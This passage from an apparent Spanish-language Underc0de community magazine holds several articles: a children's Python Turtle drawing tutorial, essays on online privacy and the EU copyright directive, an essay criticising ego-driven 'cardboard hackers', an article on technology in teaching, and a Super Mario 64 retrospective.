El texto o mensaje a mostrar en pantalla, siempre tiene que ir **entre comillas** no lo olviden.

Después, asignamos a la variable *promedio* el valor que ingrese el usuario (en este caso no necesitamos inicializar la variable, el programa no lo requiere, cabe recordar que en lenguajes de programación siempre hay que inicializar las variables).


Por último, el símbolo de decisión *pregunta* si el promedio es mayor o igual a seis " \geq ", si lo es, entonces muestra el mensaje "aprobado", de lo contrario, muestra el mensaje de "reprobado".

Las flechas marcan el flujo del programa, es decir la secuencia desde el inicio hasta el fin.

PYTHON FOR KIDS II PARA LOS MÁS Y NO TAN PEQUEÑOS

En esta nota presentaremos una librería para los más pequeños y no tan y les ayudaremos a dar sus primeros pasos en la parte grafica de **Python** donde aprenderán jugando. Muchas veces nos preguntamos "¿Cómo puedo iniciar en el mundo de la programación y con qué lenguaje?", una pregunta con la que enfrentamos a diario en el **foro de Underc0de**, lamentablemente no hay un único o el mejor lenguaje de programación con el cual comenzar, debido a las necesidades que enfrentamos a diario o la exigencia que cada uno de ellos provee.

Escrito por: @FACUFANGIO | USER UNDERCODE



Actualmente se dedica a la docencia en escuelas impartiendo materias como Educación Tecnológica, Programación para los más chicos y es encargado de todo el sector informático y electrónico del establecimiento para el que trabaja. A su vez es diseñador gráfico, analista y programador de sistemas además de haber cursado 2 años de ingeniería en sistemas (aún pendiente).


Durante su carrera estudio múltiples lenguajes como Python, PHP, Java y C# entre otros, así como también Seguridad Informática. Actualmente está incursionando en el diseño web.

Contacto:

underc0de.org/foro/profile/facufangio

E

n esta oportunidad seguiremos trabajando con la librería de **Turtle**, además recordaremos como se trabaja con funciones y bucles y explicaremos como verificar si se está haciendo "click" en el mouse. En este caso rastreamos la posición del mouse y lo usaremos para dibujar líneas y formas de manera similar a un programa de pintura.



empecemos a programar...

Seguiremos utilizando **Thonny** para programar debido a que es liviano y fácil de utilizar.

Hasta ahora hemos trabajado usando un objeto tortuga de la librería Turtle, sin embargo, en este artículo crearemos un objeto con el nombre "Screen".

Este archivo lo guardaremos con el nombre de "Pantalla.py".

Lo que vamos a realizar es importar la librería **Turtle** además de agregar la funciones de Turtle y Screen.

Código: **Python**

```
1. import turtle
2. from turtle import Turtle
3. from turtle import Screen
4.
5. screen = Screen()
6. t = Turtle("turtle")
```

Ahora necesitamos crear dos **funciones** utilizadas **para limpiar la pantalla y mover la tortuga**. Al presionar el "click" derecho borraremos lo que hemos dibujado con el cursor de **Turtle**.

Código: **Python**

```
1. def dragging(x, y):
2.     t.ondrag(None)
3.     t.setheading(t.towards(x, y))
4.     t.goto(x, y)
5.     t.ondrag(dragging)
6.
7. def clickRight():
8.     t.clear()
```

Ahora configuraremos la **función main** que ejecutará nuestro programa, haciendo un llamado a ese archivo. El segundo archivo deberá tener el nombre de "**main.py**".

Código: **Python**


```
1. def main():
2.     turtle.listen()
3.
4.     t.ondrag(dragging)
5.     turtle.onscreenclick(clickRight, 3)
6.
7.     screen.mainloop()
```

Reuniendo todo, obtendremos lo siguiente, ahora lo que haremos es crear la función **main.py**, será la encargada de ejecutar el programa para poder realizar nuestros dibujos.


Código: **Python**

```
1. import turtle
2. from turtle import Screen, Turtle
3.
4. screen = Screen()
5. t = Turtle("turtle")
6. t.speed(-1)
7.
8. def dragging(x, y):
9.     t.ondrag(None)
10.    t.setheading(t.towards(x, y))
11.    t.goto(x, y)
12.    t.ondrag(dragging)
13.
14. def clickRight(x, y):
15.    t.clear()
16.
17. def main():
18.    turtle.listen()
```

Una vez que tenemos los **dos archivos creados** ejecutaremos el programa y obtendremos algo así.



Esto lo podremos realizar **sin soltar el “click” izquierdo del mouse** y para limpiar solo hacemos “click” con el botón derecho del mouse y veremos algo como la siguiente imagen.



Veremos cómo al hacer “click” la función detectó donde está situado el cursor quedando en el mismo lugar a la espera de seguir dibujando.

Algo de teoría.

¿QUE SON LAS FUNCIONES?

Las **funciones** son un código de bloque con un nombre asociado, que recibe cero o más argumentos como

```
funcion.py ×
1 def hola(arg):
2     print ("Hola", arg, "!")
3
4 hola("underc0ders")
```

```
Shell ×
>>> %Run funcion.py
Hola underc0ders !
>>> |
```

entrada, sigue una secuencia de sentencias, las cuales ejecutan una operación deseada y devuelven un valor y/o realizan una tarea, este bloque puede ser llamado cuando se necesite.

En este ejemplo veremos cómo funciona una “función”. La palabra reservada **“def”** se usa para definir funciones. Debe seguirle el nombre de la función, en el ejemplo siguiente será “hola()” y la lista de parámetros formales debe ir entre paréntesis. Las sentencias que forman el cuerpo de la función empiezan en la línea siguiente, y deben estar **indentadas**.

La ejecución de la función **“hola()”** muestra la impresión del mensaje **“hola underc0ders!”** que se imprime por consola. Devolver el objeto por los valores de retorno es opcional.

RESTRINGIR O NO EL USO DE LA INFORMACIÓN EN INTERNET

Con la inminente llegada de las redes sociales, alcanzaron temores de ciertos usuarios porque **su información estuviera protegida**, si bien unos usuarios son descuidados en ello, algunos otros mantienen cuentas privadas y mostrando datos estrictamente necesarios que los sistemas requieren para identificación.

Escrito por: @DENISSE | CO-ADMIN UNDERCODE



Informática de profesión, adicta al mundo de la tecnología, involucrada en el gremio educativo con énfasis informático, participante en el desarrollo de un proyecto educativo que fomenta la lectura en niños, llamado GoGoReaders. Moderadora de los subforos Debates y Diseño Gráfico, partidaria de redactar temas que causen distintas opiniones y que sean de interés de la comunidad, gusta del Diseño, aunque no por profesión, pero si por afición, y ferviente colaboradora en el foro Underc0de, participando por pasión a la comunidad.

Contacto:

underc0de.org/foro/profile/Denisse

La realidad es que no es un método efectivo, y sinceramente esto detonó con el caso de **Cambridge Analytica**⁹, donde los datos de 50 millones de usuarios de Facebook estuvieron afectados, siendo un punto de partida para cambiar políticas de seguridad en distintas plataformas, aumentando **la paranoia de los usuarios**.

⁹ El país, Las claves para entender el escándalo político de Facebook y Cambridge Analytica, www.elpais.com.uy/vida-actual/claves-entender-escandalo-politico-facebook-cambridge-analytica.html, Consultado: 20/08/2019.



El *uso indebido de datos de los usuarios de Facebook*, provocó una situación crítica para el gigante de las redes sociales, muchos usuarios **abandonaron** Facebook por temor a ser **hackeados** o que sus datos sean utilizados sin su consentimiento, pero estamos conscientes quienes permanecemos en el uso de redes sociales, que no solo ésta plataforma, expone y explota nuestros datos o información.

Lo que se muestra en internet "**por casualidad**" tiene un propósito; ya sea la búsqueda de un producto, artículo o algo que mencionamos "en privado" (entiéndase por privado = mensajes en Messenger/WhatsApp/Instagram/etc), aparecen "**mágicamente**" convertidos en publicidad, casualidad no es.

Todos estamos expuestos a que las grandes compañías (como Google) tomen nuestros datos de una manera u otra.

*Deberíamos estar **conscientes** como usuarios de las plataformas a que ocurriese en menor medida, pero la realidad es que la mayoría no lo hacemos.*

Como ventaja del **escándalo de Facebook y Cambridge Analytica**, destacamos que ahora los usuarios son más conscientes, si descargan/installan aplicaciones o los accesos que solicita y proporcionan a dicha plataforma/aplicación, ahora toman conciencia en dar lectura a las políticas de seguridad y mínimo pensarán dos veces antes de aceptar o compartir información personal.

Difícil descartar los avances tecnológicos y tendencias; la protección de los datos en los diferentes dispositivos no permanecerá **exenta de vulnerabilidades** que afecten a la privacidad de los usuarios.

La otra cara de la moneda es la costumbre, los usuarios deben adaptarse y aceptar que sus datos circulen libremente por internet y tomar conciencia que en algún momento serán utilizados.

Retomando la idea original de las redes sociales, es mantenernos conectados con otras personas en cualquier rincón del mundo. Pero... ¿Si mantuviéramos un perfil totalmente privado? ¿Cómo sería el tráfico de información?, no interactuaríamos como lo hacemos ahora.

*No conocería **Underc0de** y, por lo tanto no estaría aquí escribiendo.*

A finales de 2018 se dio a conocer **un nuevo uso del internet**, la Unión Europea aprobó la **Ley de Copyright**, trata *del nacimiento de una Internet más respetuosa y justa con los creadores y titulares de derechos de Propiedad Intelectual*, evitará que sus **derechos sean vulnerados**, ofreciendo protección a los artistas en la distribución de su contenido en la web, ha tenido repercusión en grandes plataformas de contenido como **Google News y YouTube**.

Las medida más **controversiales**¹⁰ son el artículo **15** (anteriormente **11**) y el **17** (anteriormente el **13**).

- **El artículo 11 (ahora 15) “Usos Digitales de las Publicaciones de Prensa. El Derecho de los Editores de Prensa”**: establece una tasa o canon y refuerza los derechos de los editores de publicaciones de prensa. Estos, podrán gestionar sus derechos de autor, cobrando o no, a quienes les enlacen o les usen de fuente. En consecuencia, el hecho de citar o enlazar puede convertirse en **un problema práctico y de gestión con consecuencias legales**.
- **El artículo 13 (ahora 17) “Vigilancia de Contenidos Protegidos por Parte de Proveedores”**: obligará a las plataformas de contenidos a **monitorizar lo que los usuarios suben para poder comprobar si se violan o no los derechos de autor**. Se tendrá que crear un sistema de control que permita detectar infracciones de cualquier tipo de derechos de autor con relación a cualquier tipo de contenido.

Los enlaces compartidos por los usuarios en las redes sociales, los sitios web de agregación de noticias y los motores de búsqueda ya no mostrarán extractos o estos dejarán de estar disponibles. La consecuencia será una limitación para buscar y compartir información.

La propia plataforma, por tanto, deberá detectar usos de ese tipo para eliminarlos de forma automática y sin necesidad de denuncia previa por parte del autor.

YouTube y Google se pronunciaron en contra de la Ley ya que se ve perjudicado el **tráfico en las páginas y la visibilidad de contenido en plataformas digitales**, inclusive provocó disgusto entre quienes utilizan internet para generar ingresos.

Restringir o no el uso de la información en Internet no es la medida correcta, ni siquiera está cerca de serlo. A pesar que estas prácticas representan una violación a la privacidad de las personas y más aún si es efectuada con fines políticos o publicitarios, como el uso que se le dio a la información obtenida por Cambridge Analytica y Facebook.

Estando conscientes **restringir el uso de los datos no acabará con el problema**. Siempre habrá alguien que busque la manera de obtener información y si se consigue de manera ilegal, el valor de estos datos aumentará.

¿Estamos dispuestos a dejar de compartir nuestra información en internet, siendo algo con lo que interactuamos cotidianamente?

¹⁰ Mercedes Aguilar, 2019, ¿Qué es la Ley de Copyright? ¿Cómo afecta nuestro uso diario de Internet?, www.masquenegocio.com/2019/05/22/ley-copyright-internet, Consultado: 20/082019.

EL EGO

INFORMÁTICO Y LOS HACKERS DE CARTÓN

CULTURA
HACKER

En este artículo se pretende presentar una opinión acerca de ciertas personas que pueden evitar o mejor expuesto se alejen de esto o traten de aconsejar a una persona con las cualidades descritas a continuación. Sin afán de ofender a nadie pues solo se trata de solventar algunos problemas de la sociedad.

Escrito por: @DTXDF | MODERADOR UNDERCODE



Aficionado a la informática, apasionado por la seguridad informática y programación, sus lenguajes de programación favoritos son: Python, JavaScript, PHP y próximamente ASM y los demás lenguajes: SQL, bash, html y css.

Contacto:

underc0de.org/foro/profile/DtxdF

Hay un **mundo** que **desconocemos**, no nos permite pensar con una claridad sobre lo que queremos, qué hacemos, cómo y en especial **¿para qué?** Al aprender algo que es satisfactorio, ¿Explota una alegría no encontrada antes?, eso es lo especial de todo, **aprender**.

Continuar incursionando, el miedo nace, a la vez la euforia por seguir sin intervalos, conociendo nuevos mundos y con ello nuevos **objetivos**.



Los objetivos que son **investigados** sin siquiera saber por qué. **“tal vez sí o no”**, o por algo **“totalmente irracional”**. Esos objetivos pueden brindar un universo que creímos un **MUNDO** lleno de oportunidades, de todo tipo, capaces de ampliar nuestra capacidad emocional o del **trabajo en equipo**.

Históricamente hablando, han nacido magnates que “Son o Yacieron” por lo menos al principio **ayudados** y/o **ayudaron** a que todas esas emociones explotadas en el consiente se hicieran realidad, **¿Por qué no ser así?**, son

personas dedicadas a ayudar a otras sin ningún lucro o por lo menos que exista algún beneficio.

Hacerlo por gusto o no, o por el **“Dinero”**, se esfumará cuando no seamos capaces de movernos, **¿Sabes lo que digo?**, la caja de madera más allá de dos metros bajo tierra, pensando en ese único segundo **“Si tienes suerte”**, **¿Por qué no hicimos esto?** O **¿Por qué hicimos esto?**, **¿Cuándo pude hacer esto!** Tal vez algo más trágico **“el problema del ego”** es funcionar solo para alimentar a yo interno.

DINERO Y EQUIPO ES, IMPORTANTE ¿NO?

¿El dinero es importante?, una cuestión antes de ganarlo o **¿lo necesito?** Recordemos que el mundo se rige por un **orden mundial**, si lo corrompemos nos corrompemos; también a nosotros debido a una inestabilidad externa.

¿Realmente necesario?, para una **causa noble**, un **familiar** en condiciones diferentes o un **aprecio** más que moderado, nuestra **mascota fiel**, un bien a la sociedad, para **alimentarnos** u otra **motivación**, postulando la consigna nuevamente, sí es necesario.

¿Necesitamos en exceso?, podremos sacrificar lo que tenemos para conseguir más, ofrecer **nuestra familia**, **nuestros amigos**, **nuestro afecto** por algo o por alguien justificando la obsesión **más y más**, un solo objetivo, **tener más** sin límites, sin ningún beneficio para la sociedad, sin siquiera nosotros mismos salvo nuestros pobres y ambiciosos **egos** que quieren más y más, abandonando todas esas **metas** que nos propusimos antes de que fuéramos “algún gigante”. Algo importante

no solo en el basto universo monetario, sino en **todos**, los **grupos de trabajo**, alguna vez, has reflexionado; **¿hemos hecho algo en el equipo hasta cuando fue unipersonal?**, seguramente la herramienta, el potente objeto utilizado, sin ella no podrías hacer él trabajo, o, no lo forjarías eficazmente.


Ese objeto llamado **“Herramienta”** fue inventado o descubierto por alguien que dedicó parte de su vida, para que alguien lo pueda utilizar, **¿No lo percibimos antes?**

El órden superior es un conjunto formado por personas de potencial diferente, llevando la insignia de “Grupo de Trabajo” – “Equipo Laboral”.

El trabajo que perfectamente hicieron un conjunto de personas, Incluyéndote... **claro**, asimismo tu ambicioso ego, no permitió ver el labor realizado por quien esta yuxtapuesto, ese alguien bueno y modesto, más que el **yo interior**.

Reflexionas egoístamente, lo pude hacer mejor **“Si lo hubiera hecho YO. ¡Solo YO!”**, modificando el código **sin su permiso**, luego se llega a una enérgica conclusión, el **“ERROR”**, simple pero fuerte, al que han dedicado tiempo, el ego aparece y deteriora todo, interrumpiendo porque no sabes qué hacer, te encuentras sumergido en un profundo mar de problemas que tú mismo ocasionaste.

LOS HACKERS DE CARTÓN “UNO DE LOS PRINCIPALES PROBLEMAS DE LA SOCIEDAD Y EL TIEMPO”

Esa época que había tutoriales en  enseñando a **“destruir”** servidores de **minecraft**, cabe aclarar que esas pequeñas **“tonterías”** se podían reproducir con grandes cantidades de problemas, **“No solo para esos servidores”**, problemas inmensos que poco a poco se volvieron más complejos, que estos **“Hackers”** usaban programas que **verdaderos** Hackers creaban.

Estos pequeños **“Hackers”**, sintieron una sensación de poder **inexpresable** por el único hecho de hacer **daño**, ellos quieren más, consiguen más programas, aún más poderosos que los antes visto.

El primer objetivo fue sencillo, el segundo **lógicamente** es tener una sensación **eufórica**, necesitaban un servidor más famoso y concurrente, él quiere que lo reconozcan así su EGO sobrevuela la estratosfera, ahora basta con que direccionen su nuevo juguete a un objetivo causando un daño casi insalvable, los **administradores** del servidor a pesar de su trabajo, simple y con una seguridad modesta que en este momento no demuestra ser suficiente, tienen problemas graves. **¡¡¡Reflexiona!!! ...**

USO DE LAS TIC PARA LA EDUCACIÓN: EL DOCENTE MILLENNIAL

TECNOLOGÍAS DE LA
INFORMACIÓN Y LA
COMUNICACIÓN

El mundo está en un cambio constante y con él la necesidad de crear estrategias de enseñanza que deben ser adaptadas a generaciones actuales. La falta de recursos destinados a educación en las sociedades latinoamericanas, un perfil estudiantil **centennial** y **posmoderno**, plantean el desafío de introducir la tecnología como estrategia¹¹ por excelencia en las escuelas.

Escrito por: @QUEENLANNISTER | USER UNDERCODE



Docente. Programadora. Periodista. Ejecutora de proyectos de integración digital en ciclo básico, orientado y terciario. Desarrolladora Full-Stack.

Contacto:

underc0de.org/foro/profile/QueenLannister

Redes Sociales:

Linked-IN [linkedin.com/in/sofia-m-fernandez-lacroux-54609059](https://www.linkedin.com/in/sofia-m-fernandez-lacroux-54609059)

K

emmis y Carr hablan de educación como una **práctica social compleja**¹², se asemeja más a una actividad artesanal que a una actividad científica, no por ello "incapaz" de ser explicada o "develada" en sus supuestos "implícitos" por tareas de reflexión sobre ella.

¹¹ **Noticias Universia**, 2015, 5 competencias que todo docente del siglo XXI debe tener, noticias.universia.net.co/consejos-profesionales/noticia/2015/09/07/1130847/5-competencias-docente-siglo-xxi-debe-tener.html

¹² **Blazquez, S.**, 2015, El país. La educación se adapta los 'millennials', elpais.com/economia/2015/03/31/actualidad/1427800907_904691.html, **Consultado:** 10/06/2019.





Esta tarea artesanal comienza con la planificación de estrategias, elección de un modelo educativo¹³ y técnicas didácticas específicas que se inclinen a perseguir determinados objetivos¹⁴. Como toda **práctica social y artística**, su forma se transforma a medida que se desarrolla.

*El docente actual es
sin duda un artista.*

El cual elige las herramientas que diseña, para planificar la obra y aplicar los conocimientos obtenidos en espera que la obra sea interpretada y estudiada por ciudadanos con sentido crítico. El desafío que plantea la educación actual es **“crear y enseñar a crear”**. A su vez, postula la importancia de una renovación y una recuperación de pedagogías bien definidas y operativas.

Con la introducción de la tecnología en la educación, comenzaron a adquirir importancia los expertos y especialistas en diseñar currículas escolares. Desde éstas posiciones, el docente pasó a ser un administrador de experiencias de aprendizaje o un ejecutante de los planes y programa elaborado por otros.

La crisis que hoy vive la educación, es manifestada, entre otras cosas, por la pérdida de un modelo o imagen del maestro, la identidad del docente¹⁵ ha quedado borrosa. Una manifestación de esta pérdida es la búsqueda incesante de fórmulas que parecen nunca dar resultado. Las demandas del contexto actual exigen una

transformación del rol por parte del docente; éste debe recuperar la profesionalidad, desarrollar diversidad de competencias que permitan realizar reflexiones críticas y aportes significativos frente a los múltiples problemas, comprometido con la realidad del tiempo, alumnos, escuela y comunidad.

Sin embargo, podemos preguntar ¿Cuáles son los recursos del docente a la hora de asumir su rol? como intelectual transformativo y formador de ciudadanos críticos.

Parece iniciar una brecha entre nuestra propuesta y la realidad: el docente no cuenta con tiempo disponible suficiente, paulatinamente los espacios escolares son abandonados entre otras situaciones externas en contexto socio-cultural.

Los profesionales de la educación deben buscar constantemente alternativas en la promoción de espacios, para que éstos espacios vayan transformándose en acciones concretas.

un cambio de paradigma: las TIC en la escuela

Mucho debate ha surgido el desafío que plantea la nueva generación para los docentes. Quienes han nacido en un contexto social con el acceso a medios tecnológicos y de comunicación, utilizan éstos recursos en forma productiva y es considerado parte de la vida cotidiana. De allí a que los recursos brindados por la tecnología están presentes en el aula, a través de la interacción permanente con **smartphones, notebooks, tablets y smarttvs.**

La **biblioteca** de largos pasillos con estanterías interminables ha sido trasladada a los celulares y aplicaciones como **Wattpad**, brindando más posibilidades de acceso a los materiales didácticos. Los alumnos reclaman **actividades interactivas, multimedia e hipermedia**, por ende, espacios curriculares adaptados a éstas necesidades.

¹³ Torres, R.M., 1999, Nuevo Rol Docente: ¿Qué Modelo de Formación, para qué Modelo Educativo?, Proyecto Principal de Educación, UNESCO, **Boletín** 49.

¹⁴ Cataldi, Z. y Dominighini, C. 2015, La generación millennial y la educación superior. Los retos de un nuevo paradigma. Revista de Informática Educativa y Medios Audiovisuales. **Vol.** 12(19), págs.14-21, 2015.

¹⁵ Castañeiras Seco, N. 2014, La identidad profesional docente, stellae.usc.es/red/blog/view/122578/la-identidad-profesional-del-docente el **Consultado:** 10/06/2019.

El *aprendizaje debe ser dinámico*, esto produce conexiones neuronales diferentes, tratándose de una forma nueva de estructurar los caminos del aprendizaje, considerando que a la nueva generación resulta gratificante adoptar nuevas temáticas, no siendo establecido un contenido estático. Ellos prefieren obtener información de un vídeo en **YouTube**, siendo la web la principal fuente consultada, para armar las clases.

Sin duda un desafío para profesores nacidos en diferentes épocas, debiendo modificar la forma de enseñar, rompiendo una estructura, realizando esfuerzos para hacer las asignaturas atractivas e incorporar el uso de internet como recurso para la enseñanza.

La virtualización educativa emerge como una transición cultural centrada en la autonomía y hacer al alumno el principal protagonista del proceso de aprendizaje.

La construcción de **blogs, wikis y foros** puede suponer una forma de compartir información y recursos, provocando tal vez un cierto aislamiento, donde la exposición en la red no conduce hacia un verdadero intercambio *crítico y colaborativo*.

La educación 4.0

El desarrollo y uso de las tecnologías digitales aplicadas en educación serán claves en la transformación digital del proceso de aprendizaje, a fin de acceder a la educación 4.0. A partir de nuevas propuestas y posibilidades, el mayor impacto será el *uso de las técnicas analíticas, datos de seguimiento de trayectos educativos*, con el fin de buscar y ajustar las **soluciones digitales** en el aprendizaje.

Una actividad 4.0, no sólo indica un mayor compromiso con los recursos del mundo digital, sino adoptar un conjunto de estrategias creativas que relacionan aspectos económicos, sociales.

El contexto descrito es apto para el surgimiento de nuevos paradigmas que aprovechan la conectividad sin

Surge el paradigma de la **Ciber-Educación¹⁶, autosuficiente y originada** por las necesidades sociales, en dicotomía con la escuela o universidad reconocidas.

Es notorio como el *modelo de educación informal* ha irrumpido a través de la **virtualidad y diversidad** de recursos informativos e instruccionales como tutoriales, que pueden ser consultados en YouTube.

En definitiva, éstos nuevos docentes poseen una gran capacidad multitarea que significa una alternativa respecto del pensamiento lineal y estructurado, con una fuerte orientación a los objetivos, en relación al desarrollo personal y al pensamiento crítico de sus alumnos.

límite entre dispositivos, las comunicaciones móviles y las redes sociales.

Para acceder a un modelo de enseñanza 4.0¹⁷, no basta con el uso de tecnologías digitales, se requiere un cambio en diferentes aspectos: la formación del docente a partir de los diseños curriculares que incorporen los aprendizajes centrados en **“aprender haciendo”** y el aprendizaje basado en proyectos, con experiencias de emprendimiento que sean reales.

Esto representa un nuevo rol del profesor universitario que, debe entender cuáles son los procesos que cada acto de enseñanza¹⁸ provoca en sus estudiantes a fin de poder ajustar el proceso y su transformación.

¹⁶ **Valliant, D.**, 2007, Congreso Internacional: “Nuevas Tendencias en la Formación Permanente del Profesorado” La identidad docente, Barcelona, 5,6 y 7 septiembre 2007,

¹⁷ **Quirolo, A.**, 2005, Propuesta de construcción del rol docente en la actualidad: docencia, transformación y crisis. Universidad Nacional del Sur, en Jornadas de Humanidades,

repositoriodigital.uns.edu.ar/bitstream/123456789/3501/1/Quirolo%2C%20Alicia.%20Propuestas....pdf Consultado: 10/06/2019.

¹⁸ **Kemmis, S., Carr W.**, 1988, Teoría crítica de la enseñanza. Barcelona.

SUPER MARIO 64

CÁPSULAS
DEL TIEMPO

Super Mario 64, es el primer Juego de plataformas en 3D de la saga de Mario y de los juegos de video, estableció un nuevo modelo para el género (gracias a su forma de juego, totalmente libre, y el formato de sus gráficos 3D). El juego fue llamado "revolucionario" y no sólo ha influenciado a muchos grandes juegos en su género, también ha tenido un duradero impacto en los juegos.

Mario Bros uno de los juegos más épicos en la historia, llevó a un nivel extraordinario a nivel de jugabilidad con la consola Nintendo 64.

Escrito por: @HACKER FASHION | USER UNDERCODE



Ingeniera en Sistemas, trabaja para distintas empresas privadas en el desarrollo de aplicaciones móviles; para Android, desarrollo en EBS de Oracle, desarrollo de software, entre otras cosas, programadora en constante formación, apasionada por el mundo geek, los videojuegos, la seguridad informática, cómics y gadgets.

Contacto:

underc0de.org/foro/profile/Hacker%20fashion

Se trata de un juego bastante amplio en cuanto personajes principales, personajes secundarios, enemigos, jefes finales, items, niveles etc. Es complicado poder abarcar tanto en pocas líneas, por lo cual en esta pequeña reseña merece un tributo, al juego que ha marcado un antes y un después desde su creación y aún hoy sigue dando de qué hablar.



Desarrollado por **Nintendo EAD** y fue publicado por **Nintendo**, en Japón fue el 23 de junio de 1996, en América del Norte el 29 de septiembre de 1996 y en Europa el 1 de marzo de 1997.

Para aquella época, la **Nintendo 64** apenas se había lanzado a los mercados, por lo que **Super Mario 64** fue el *videojuego* que impulsó sus primeras ventas. En cuanto a la consola, la **Nintendo 64** (llamada así por su procesador principal de *64 bits*, a diferencia de su antecesora la **SNES**, que tenía un procesador principal de 16 bits) innovadora en ese tiempo con respecto a las consolas pasadas que había lanzado Nintendo. Sin embargo, una de las desventajas, se mantuvo el cartucho de juego, el cual estaba compitiendo contra el CD-ROM, llevándole este último la delantera.

Sin embargo, eso no detuvo a la consola para brindar diversión con tan magníficos juegos como:

- Donkey Kong 64
- The Legend of Zelda: Ocarina of Time
- Super Smash Bros
- Star Fox 64
- Resident Evil 2
- Entre otros



Al cambiar de dos a tres dimensiones, Super Mario 64 reemplazó la tradicional pista de obstáculos de los juegos de plataformas por extensos mundos donde el jugador debe completar diversas misiones, colocando énfasis en la exploración.

Logró preservar el “sentimiento” de los anteriores juegos de Mario al integrar muchos de sus elementos de juego y personajes. Siendo el primer juego 3D, Super Mario 64 ha introducido muchos movimientos utilizados en casi todos los títulos posteriores de Super Mario, por ejemplo: Saltos triples, golpes de tierra, saltos largos, buceo y saltos mortales.

Trama

El juego comienza con los elementos típicos que, ya implementado por Nintendo en las anteriores entregas, con la captura de la **Princesa Peach** por parte de **Bowser**.



Mario, al comienzo del juego recibe una carta de la Princesa Peach, lo invita a su castillo para comer un pastel que ella misma preparó para él. Cuando llega, Mario se da cuenta de que Bowser ha invadido el castillo y encerró a la Princesa y sus sirvientes dentro de él, usando el poder de 70 de las 120 estrellas de poder del castillo.

Muchos de los cuadros del castillo son portales hacia otros mundos, los secuaces de Bowser cuidan las estrellas. Mario debe buscar los portales y entrar a ellos para recuperarlas. A medida que va encontrando más estrellas, Mario logra tener acceso a más partes del castillo, llegando a tener tres batallas con Bowser al conseguir 8, 30 y 70 estrellas.

Tras vencer a Bowser por tercera vez, Peach es rescatada y el poder de las estrellas del castillo es recuperado. Peach recompensa a Mario con el pastel prometido.

Jugabilidad

Todo se desarrolla dentro y alrededor del Mushroom Castle o Castillo de Hongos, dividido en múltiples salas que contienen portales (la mayoría representados como pinturas) que conducen a los cursos del juego.

Inicialmente, el jugador solo puede acceder a una de las pinturas y a una sección limitada del castillo, pero a medida que el jugador recolecta Power Stars, desbloqueará puertas que conducen a las otras pinturas y abrir otras secciones del castillo.



